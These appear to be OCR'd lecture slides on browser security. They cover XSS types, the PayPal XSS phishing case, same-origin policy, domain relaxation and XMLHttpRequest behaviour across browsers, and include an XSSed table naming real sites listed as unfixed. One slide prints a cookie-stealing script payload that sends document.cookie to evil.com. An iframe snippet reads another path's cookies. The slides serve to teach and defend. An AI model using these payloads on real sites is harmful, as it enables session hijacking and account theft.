
XSS Archive | XSS Archive | TOP Submitters | TOP Submitters | TOP Pagerank | search

Syndicate

R Domains already xss'ed.
S Famous and Government web sites.
F Status: Fixed/Unfixed.
PR Pagerank by Alexa®.
You can subscribe to our mailing list to receive alerts by mail.


Date	Author	Domain	R	S	F	PR	Category	Mirror
25/07/11	Sony	chennaicfug.groups.adobe.com		★	✗	64	XSS	mirror
25/07/11	Sony	anz.groups.adobe.com		★	✗	64	XSS	mirror
25/07/11	Sony	nvaug.groups.adobe.com		★	✗	64	XSS	mirror
25/07/11	Sony	ofa.fas.harvard.edu		★	✗	1610	XSS	mirror
01/07/11	Sony	store.acronis.com		★	✗	11943	Redirect	mirror
15/06/11	Sony	patimg1.uspto.gov		★	✗	2904	XSS	mirror
12/04/11	Sony	vo.ads.harvard.edu		★	✓	1531	XSS	mirror
12/04/11	Sony	tess2.uspto.gov		★	✗	2921	XSS	mirror
28/03/11	Sony	secure.comodo.com		★	✗	3615	Redirect	mirror
28/03/11	Sony	www.nato-bookshop.org			✗	838535	XSS	mirror
03/01/11	Sony	search.indiatimes.com		★	✗	166	XSS	mirror

One of the Reports on XSSED



Repro

- Community Calendars
  - North America
  - Central & South America
  - Europe
  - India
  - Asia
  - Pacific
  - Africa
  - Online
- Jobs
  - North America
  - Central & South America
  - Europe
  - India
  - Asia
  - Pacific
  - Africa
- People




Search

All | Posts | Comments | Resources (0) | People | Groups

Keywords **Last Activity**

><script>alert(

PayPal 2006 Example Vulnerability



Cross site scripting vulnerability in PayPal results in identity theft

Acunetix WVS protects sensitive personal data and prevents financial losses due to XSS attacks

London, UK – 20 June, 2006 – **An unknown number of PayPal users have been tricked into giving away social security numbers, credit card details and other highly sensitive personal information. Hackers deceived their victims by injecting and running malicious code on the genuine PayPal website by using a technique called Cross Site Scripting (XSS).**

The hackers contacted target users via email and conned them into accessing a particular URL hosted on the legitimate PayPal website. Via a cross site scripting attack, hackers ran code which presented these users with an officially sounding message stating, "Your account is currently disabled because we think it has been accessed by a third party. You will now be redirected to a Resolution Center." Victims were then redirected to a trap site located in South Korea.

Once in this "phishing website", unsuspecting victims provided their PayPal login information and subsequently, very sensitive data including their social security number, ATM PIN, and credit card details (number, verification details, and expiry date).

2006 Example Vulnerability

1) Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website

2) Injected code redirected PayPal visitors to a page warning users their accounts had been compromised

3) Victims were then redirected to a phishing site and prompted to enter sensitive financial data

Source: http://www.acunetix.cz/news/paypal.htm


Consequences of XSS

- Cookie theft: most common
  - `http://host/a.php?variable="><script>document .location='http://www.evil.com/cgi-bin/cookie.cgi? '%20+document.cookie</script>`
- But also
  - Setting cookies
  - Injecting code into running application
  - Injecting a key logger
  - etc.

XSS Defenses

- Simple ones
  - Compare IP address and cookie
  - Cookie HttpOnly attribute
- There's much more to be covered later

Taxonomy of XSS



- **XSS-0**: client-side
- **XSS-1**: reflective
- **XSS-2**: persistent

What is at the Root of the XSS Problem?

Memory Exploits and Web App Vulnerabilities Compared

- **Buffer overruns**
  - Stack-based
  - Return-to-libc, etc.
  - Heap-based
  - Heap spraying attacks
  - Requires careful programming or memory-safe languages
  - Don't always help as in the case of JavaScript-based spraying
  - Static analysis tools
- **Format string vulnerabilies**
  - Generally, better, more restrictive APIs are enough
  - Simple static tools help
- **Cross-site scripting**
  - XSS-0, -1, -2, -3
  - Requires careful programming
  - Static analysis tools
- **SQL injection**
  - Generally, better, more restrictive APIs are enough
  - Simple static tools help

Intro to Browser Security

Rough Analogy with OS Design

Operating system

- Primitives
  - System calls
  - Processes
  - Files/handles/resources
- Principals: Users
- Vulnerabilities
  - Buffer overflow
  - Root exploit

Web browser

- Primitives
  - Document object model
  - Frames
  - Cookies / localStorage
- Principals: “Origins”
- Vulnerabilities
  - Cross-site scripting
  - Cross-site request forgery
  - Cache history attacks
  - …

JavaScript Security Model

- Script runs in a “sandbox”
  - No direct file access, restricted network access
  - Is that always enough?

- Same-origin policy
  - Code can only access properties of documents and windows from the same origin
  - Gives a degree of isolation
  - Origin roughly is the URL, but not quite
    - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
    - Is the origin always representative of content?

Same Origin Policy: Rough Description

- Same Origin Policy (SOP) for DOM:
  - Origin A can access origin B's DOM if match on
    (scheme, domain, port)

- Today: Same Original Policy (SOP) for cookies:
  - Generally speaking, based on:
    ([scheme], domain, *path*)

`scheme://domain:port/path?params`

Library Import

- Same-origin policy does not apply to scripts loaded in enclosing frame from arbitrary site

```
<script type="text/javascript">
      src="http://www.example.com/scripts/somescript.js">
</script>
```

- This script runs as if it were loaded from the site that provided the page!

Interaction with the DOM SOP


- Cookie SOP: path separation
  x.com/A does not see cookies of **x.com/B**

- Not a security measure:
  DOM SOP: **x.com/A** has access to DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```

- Path separation is done for efficiency not security:
  x.com/A is only sent the cookies it needs


Another Hole: Domain Relaxation



- Can use document.domain = “facebook.com”
- Origin: scheme, host, (port), hasSetDomain
- Try `document.domain = document.domain`

This is Just the Beginning…

- Browser Security Handbook
  - … DOM access
  - … XMLHttpRequest
  - … cookies
  - … Flash
  - … Java
  - … Silverlight
  - … Gears
  - Origin inheritance rules



XmlHttpRequest

- XmlHttpRequest is the foundation of AJAX-style application on the web today
- Typically:

```
01.  var request = new XMLHttpRequest();
02.  request.open('GET', 'file:///home/user/file.json', false);
03.  request.send(null);
04.
05.  if (request.status == 0)
06.    console.log(request.responseText);
```

Virtually No Full Compatibility

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Banned HTTP methods	TRACE	CONNECT TRACE*	CONNECT TRACE*	TRACE	TRACE	CONNECT TRACE	CONNECT TRACE**	CONNECT TRACE	CONNECT TRACE
`XMLHttpRequest` may see `httponly` cookies?	NO	NO	NO	YES	NO	YES	NO	NO	NO
`XMLHttpRequest` may see invalid HTTP 30x responses?	NO	NO	NO	YES	YES	NO	NO	YES	NO
`XMLHttpRequest` may see cross-domain HTTP 30x responses?	NO	NO	NO	YES	YES	NO	NO	NO	NO
`XMLHttpRequest` may see other HTTP non-200 responses?	YES	YES	YES	YES	YES	YES	YES	YES	NO
May local HTML access unrelated local files via `XMLHttpRequest`?	NO	NO	NO	YES	NO	NO	YES	NO	n/a
May local HTML access sites on the Internet via `XMLHttpRequest`?	YES	YES	YES	NO	NO	NO	NO	NO	n/a
Is partial `XMLHttpRequest` data visible while loading?	NO	NO	NO	YES	YES	YES	NO	YES	NO

Why is lack of compatibility bad?